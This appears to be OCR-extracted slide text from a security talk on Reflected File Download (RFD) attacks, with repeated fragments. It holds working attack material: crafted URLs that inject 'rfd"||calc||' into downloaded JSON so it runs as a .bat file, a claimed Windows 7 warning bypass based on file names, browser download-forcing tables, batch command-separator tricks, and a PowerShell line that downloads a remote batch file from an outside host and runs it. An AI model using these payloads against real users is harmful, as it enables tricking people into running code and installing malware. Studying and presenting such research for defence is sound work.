


```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12...

{"results":["q", "rfd\"||calc||","I love
rfd"]}
```



https://google.com/s;/setup.bat;?q=rfd"||calc|


```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12…

{"results":["q", "rfd\"||calc||","I love
rfd"]}
```




https://google.com/s;/setup.bat;?q=rfd"||calc||

```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12…

{"results":["q", "rfd\"||calc||","I love rfd"]}
```

https://google.com/s;/setup.bat;?q=rfd"||calc||



```
HTTP/1.1 200 OK
Content-Type: application/json;
Content-Disposition: attachment
Content-Length: 12...

{"results":["q", "rfd\"||calc||","I love
rfd"]}
```



https://google.co ;?q=rfd"||calc||

HTTP/1.1


Content-T json;

Content-D ment

Content-L

{"results":["q", "rfd\"||calc||","I love rfd"]}

How come there are no warnings?



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: ...\Users\oren\Desktop\Downloads\Download.bat

Publisher: **Unknown Publisher**

Type: Windows Batch File

From: C:\Users\oren\Desktop\Downloads\Download.b...

Run | Cancel

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Download.bat Date modified: 09/10/2014 23:58 Date created: 09/10/2014 23:58
Windows Batch File Size: 89 bytes

WINDOWS 7
SECURITY FEATURE BYPASS


How come there are no warnings?

- Windows 7 bypass for batch files
- Works for the “.bat” and “.cmd” extensions.
- Completely disables all warnings!
- Files execute immediately

Its all in the filename!

- setup
- install
- update

VeryVeryBadUpdate.bat



Name	Type	Size
VeryVeryBadUpdate.bat	Windows Batch File	1 KB

RFD

RFD REQUIREMENTS

- **REFLECTED** – some input is reflected to the response body. --> shell commands
- **FILE** – attacker can tamper the filename.
- **DOWNLOAD** – the response is downloaded.

Where can we find RFD?

- Any response with reflected input and less common Content-Type.
- JSON APIs and JSONP are extremely vulnerable.
- URL Mapping is Permissive (‘/’ , ‘;’)

Which Exploit Should I Use?

- Use “.bat” and “.cmd” extensions for batch.
- Use “.js”, “jse”, ”.vbs”, ”.wsh”, “.vbe”, “.wsf”, “.hta” for Windows Script Host fun.
- You can exploit other programs! E.g. “.pdf”

Batch tricks

- & - Command Separator
- && - AND
- | - Redirect Output
- || - OR
- > < >> << - Stream Redirects
- New Line


Force files to DOWNLOAD?

- Content-Disposition headers
- Chrome & Opera can force downloads using


<a download href="http://target/setup.bat">

- Different Browser behavior! (Content-Types)

Force files to download?



Content-Type	🌐	🦊	e 10+	e 9	e 8	O	🧭
application/json	🟩	🟩	🟩	🟥	🟥	🟩	🟩
application/x-javascript	🟩	🟩	🟥 .js	🟥 .js	🟥	🟩	🟩
application/javascript	🟩	🟩	🟥 .js	🟥 .js	🟥	🟩	🟩
application/notexist	🟥	🟥	🟥	🟥	🟥	🟥	🟥
text/json	🟩	🟥	🟥	🟥	🟥	🟩	🟩
text/x-javascript	🟩	🟥	🟥	🟥	🟥	🟩	🟩
text/javascript	🟩	🟩	🟥 .js	🟥 .js	🟥	🟩	🟩
text/plain	🟨 sniff*	🟨 sniff*	🟨 sniff	🟨 sniff	🟥	🟨 sniff*	🟨 sniff
text/notexist	🟩	🟥	🟥	🟥	🟥	🟩	🟩
application/xml	🟩	🟩	🟩	🟩	🟩	🟩	🟩
text/xml	🟩	🟩	🟩	🟩	🟩	🟩	🟩
text/html	🟩	🟩	🟩	🟩	🟩	🟩	🟩
no content-type header	🟨 sniff*	🟨 sniff	🟨 sniff	🟨 sniff	🟩	🟨 sniff*	🟨 sniff



Content-Type [with Content-Disposition]	🌐	🦊	e 10+	e 9	e 8	O	🧭
application/json	🟥	🟥	🟩	🟥	🟥	🟥	🟥
application/x-javascript	🟥	🟥	🟥 .js	🟥 .js	🟥	🟥	🟥
application/javascript	🟥	🟥	🟥 .js	🟥 .js	🟥	🟥	🟥
application/notexist	🟥	🟥	🟥	🟥	🟥	🟥	🟥
text/json	🟥	🟥	🟥	🟥	🟥	🟥	🟥
text/x-javascript	🟥	🟥	🟥	🟥	🟥	🟥	🟥
text/javascript	🟥	🟥	🟥 .js	🟥 .js	🟥	🟥	🟥
text/plain	🟨 sniff*	🟩	🟥	🟥	🟥	🟨 sniff*	🟥
text/notexist	🟥	🟥	🟥	🟥	🟥	🟥	🟥
application/xml	🟩	🟩	🟩	🟩	🟩	🟩	🟥
text/xml	🟩	🟩	🟩	🟩	🟥	🟩	🟥
text/html	🟩	🟩	🟩	🟩	🟥	🟩	🟩
no content-type header	🟨 sniff*	🟨 sniff	🟥	🟥	🟥	🟨 sniff*	🟥

ADVANCED EXPLOITATION

- Do as you wish… you are running cmds in OS.
- Use PowerShell to download the rest of the payload! (You can even ask for admin rights)


```
"||powershell (New-Object
Net.Webclient).DownloadFile("http://pi.vu/B2jC","5.bat")|md
||start /min 5
```

- Get back to Chrome with Super Powers!

How many command-line options?


Google Chrome

OVER NINE HUNDREEEEDD!



